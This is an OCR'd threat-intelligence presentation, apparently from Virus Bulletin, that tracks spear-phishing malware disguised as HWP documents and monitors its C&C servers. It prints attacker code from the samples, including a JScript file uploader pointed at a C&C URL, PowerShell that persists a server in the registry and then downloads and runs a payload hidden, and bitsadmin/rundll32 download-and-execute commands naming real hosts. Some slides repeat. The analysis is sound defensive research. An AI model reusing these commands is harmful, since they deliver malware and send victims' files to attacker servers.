BLnM5yHlpAprAUkqMxYGs/v7VVJwISUw/Qv5TPJzMhnBguwv3xK7OGG6x46mGfrOt3wMPUxl
p8RT+d4C239W8UnrB7GTC6l2r0Z3JZ3dB4zEyeRG6+TCtPVaaOPapQp8OfsFSxl58exRDw5n
WUdirnOGg7KnrigY6jrqP9zofhY7vHOZPLt4XD62ZEfhQ2lw77L1Us0TDMRnIz4R2dLmC7aG
BVzYelD3YvyRqVTCdC+/YGWeox+98Z9jc/AaKI+r+RLQQobfGVX+RF93yQqsrGt1T5VVf5WQ
UzBYHw10zyGfZ2w4JVG9TonDpUjXKwvVD2JcP0QzrSPMDGxro55DBdn30d4KHYY0L9R6/yNC
jX06qCUIZEQPhxivn1xKiuVjnSJ3veljw5hkTUtKhtP1WI+xnt4nygtHO+vPa1TRscmyoNpN
GsNPLWsbx6/ChHuqwNIQrumhhd+YE2Uubu62RBi2qbTWmgz1l3vRIzvkakUr31qRyKnJ4Ll4
QWMQ5v0uEpCWTV7kAzzP
----------44cdd22e90f--
HTTP/1.1 200 OK
Date: Mon, 16 Jul 2018 04:47:26 GMT
Server: Apache
X-Powered-By: PHP/4.4.9
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

11
Recv File Success
0
```

Tracking Malware & Monitoring C&C

- C&C - Tracking/Monitoring (18.07.13., D+52)
  - HanyangUpload_script.dll – GetName
    - 3) C&C : www.military[.]co.kr (211.202.2[.]51, KR)

```
<script  language='JScript'>
    try
    {
        var strPath = WScript.Arguments.Named.Item("filepath");

        HttpUpload(strPath, "http://www.military.co.kr/1990/scriptPhpServer.php");

        //WScript.Echo(sResults);
    }
```

- [CASE 1-2] Camouflaged as HWP documents

Related Toolset


Name	No.	Type (Tag)	Contents
Mailer (shape)	1	Mailer	Mailer (just shape)
Mailer (core)	2	Mailer	Mailer (actual function) 1) Attachment malware 2) Link to phishing page for account takeover
Beaconer	3	Web-Beacon	Beacon to check whether mail is being viewed
Phisher	4	Account Stealer Phishing	Phishing Toolkit(lod) Phishing Page for Account Steal
Logger	5	Logging Phishing	Logging for Phishing Target Information
Malicious HWP	6	Dropper Sprear-Phishing	Malicious HWP Documets
Camouflaged HWP	7	Dropper Sprear-Phishing	Camouflaged HWP Documents (Ex. sfx, exe ...)
Script	8	Downloader Logging	Download additional malware and logging (Ex. *.vbs, *.wsf, *.jse, *.ps1)
Info Stealer	9	C&C / DLL / FTP Downloader Logging	Steal Information of Infected Target and Download additional malware (Ex. Some case using FTP)

Related Toolset

Name	No.	Type (Tag)	Contents
Mailer (shape)	**1**	**Mailer**	**Mailer (just shape)**
Mailer (core)	**2**	**Mailer**	**Mailer (actual function)** **1) Attachment malware** **2) Link to phishing page for account takeover**
Beaconer	**3**	**Web-Beacon**	**Beacon to check whether mail is being viewed**
Phisher	4	Account Stealer Phishing	Phishing Toolkit(lod) Phishing Page for Account Steal
Logger	5	Logging Phishing	Logging for Phishing Target Information
Malicious HWP	6	Dropper Sprear-Phishing	Malicious HWP Documets
Camouflaged HWP	**7**	**Dropper Sprear-Phishing**	**Camouflaged HWP Documents (Ex. sfx, exe ...)**
Script	**8**	**Downloader Logging**	**Download additional malware and logging (Ex. *.vbs, *.wsf, *.jse, *.ps1)**
Info Stealer	**9**	**C&C / DLL / FTP Downloader Logging**	**Steal Information of Infected Target and Download additional malware (Ex. Some case using FTP)**


Tracking Malware & Monitoring C&C

- [CASE 1-2] Camouflaged as HWP documents
  - SFX



Tracking Malware & Monitoring C&C

- [CASE 1-2] Camouflaged as HWP documents
  - Flow



Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 1-2] Camouflaged as HWP documents
  - Powershell – Set Registry
    - Path: ₩Windows₩CurrentVersion₩Screensavers
    - Name: ScreenRibbonsDomain
    - Value: primary-help.esy.es

```
2   $server = 'primary-help.esy.es';
3   $regPath = 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Screensavers';
4   if(!(Test-Path $regPath)){New-Item -Path $regPath -Force|Out-Null};
5   new-itemproperty -path $regPath -Name 'ScreenRibbonsDomain' -value $server
    -PropertyType 'String' -Force|Out-Null;                    Set Registry Value
6   $_wndir_ = $env:windir;
7   $_tmp_ = $env:tmp;
8   $dm0 = 'cmd.exe';
9   $path1 = $env:tmp + '\typsmsros.txt';
10  if (Test-Path $path1){ Remove-Item $path1 };          Additional malware
11  $url = 'http://' + $server + '/Est/down/IEReinstal.a';  Download path
12  $_proDt_ = $_wndir + '\..\ProgramData';
```

Tracking Malware & Monitoring C&C

- [CASE 1-2] Camouflaged as HWP documents
  - Powershell – Download malware and Execute


```
16  $Encrypted= ConvertTo-SecureString $Secure1 -key $key;
17  $BSTR = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($Encrypted);
18  $ldfs1 = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($BSTR) -replace '_tmp_',$_tmp_;
19  $ldf1 = $ldfs1 -replace '_url_', $url;
20  start-process -WiNDoWsTyle hIddeN $dm0 $ldf1;
21  while (!(Test-Path $path1)) { Start-Sleep 10 };
22  $ldf2 = '/c rundll32 ' + $path1 + ', EntryFunc1';
23  start-process -WiNDoWsTyle hIddeN $dm0 $ldf2
```

cmd.exe /c bitsadmin /transfer notepadework /download /priority normal http://primary-help.esy.es/Est/down/IEReinstal.a C:\Users\IEUser\AppData\Local\Temp\typsmsros.txt

cmd.exe /c rundll32 C:\Users\IEUser\AppData\Local\Temp\typsmsros.txt, EntryFunc1

[Command]	[Contents]
cmd.exe /c bitsadmin /transfer notepadework /download /priority normal http://primary-help[.]esy.es/Est/down/IEReinstal.a *%TEMP%*\typsmsros.txt	Download additional malware from C&C(primary-help[.]esy.es) and Save file(typsmsros.txt) at %TEMP% But, Couldn't be download malware at the time of analysis (`19.03.14.)
cmd.exe /c rundll32 *%TEMP%*\typsmsros.txt, EntryFunc1	Execute malware(typsmsros.txt) ExportName : EntryFunc


Tracking Malware & Monitoring C&C



- [CASE 1-2] Camouflaged as HWP documents
  - Return! (2019.04.01.)

- [CASE 1-2] Camouflaged as HWP documents
  - Return! (2019.04.01.)

- [CASE 1-2] Camouflaged as HWP documents
  - Return! (2019.04.01.)
    - Directory Listing → Mailer +_+



주의 요함 primary-help.esy.es

Index of /


- mail.php
- mail_ok.php
    - Mailer – shape & core

WP documents

주의 요함 primary-help.esy.es

Index of /

- mail.php
- mail_ok.php
  - **Mailer – shape & core**




주의 요함 primary-help.esy.es

ring C&C virus BULLETIN

Index of /

- mail.php
- mail_ok.php
  - **Mailer – shape & core**

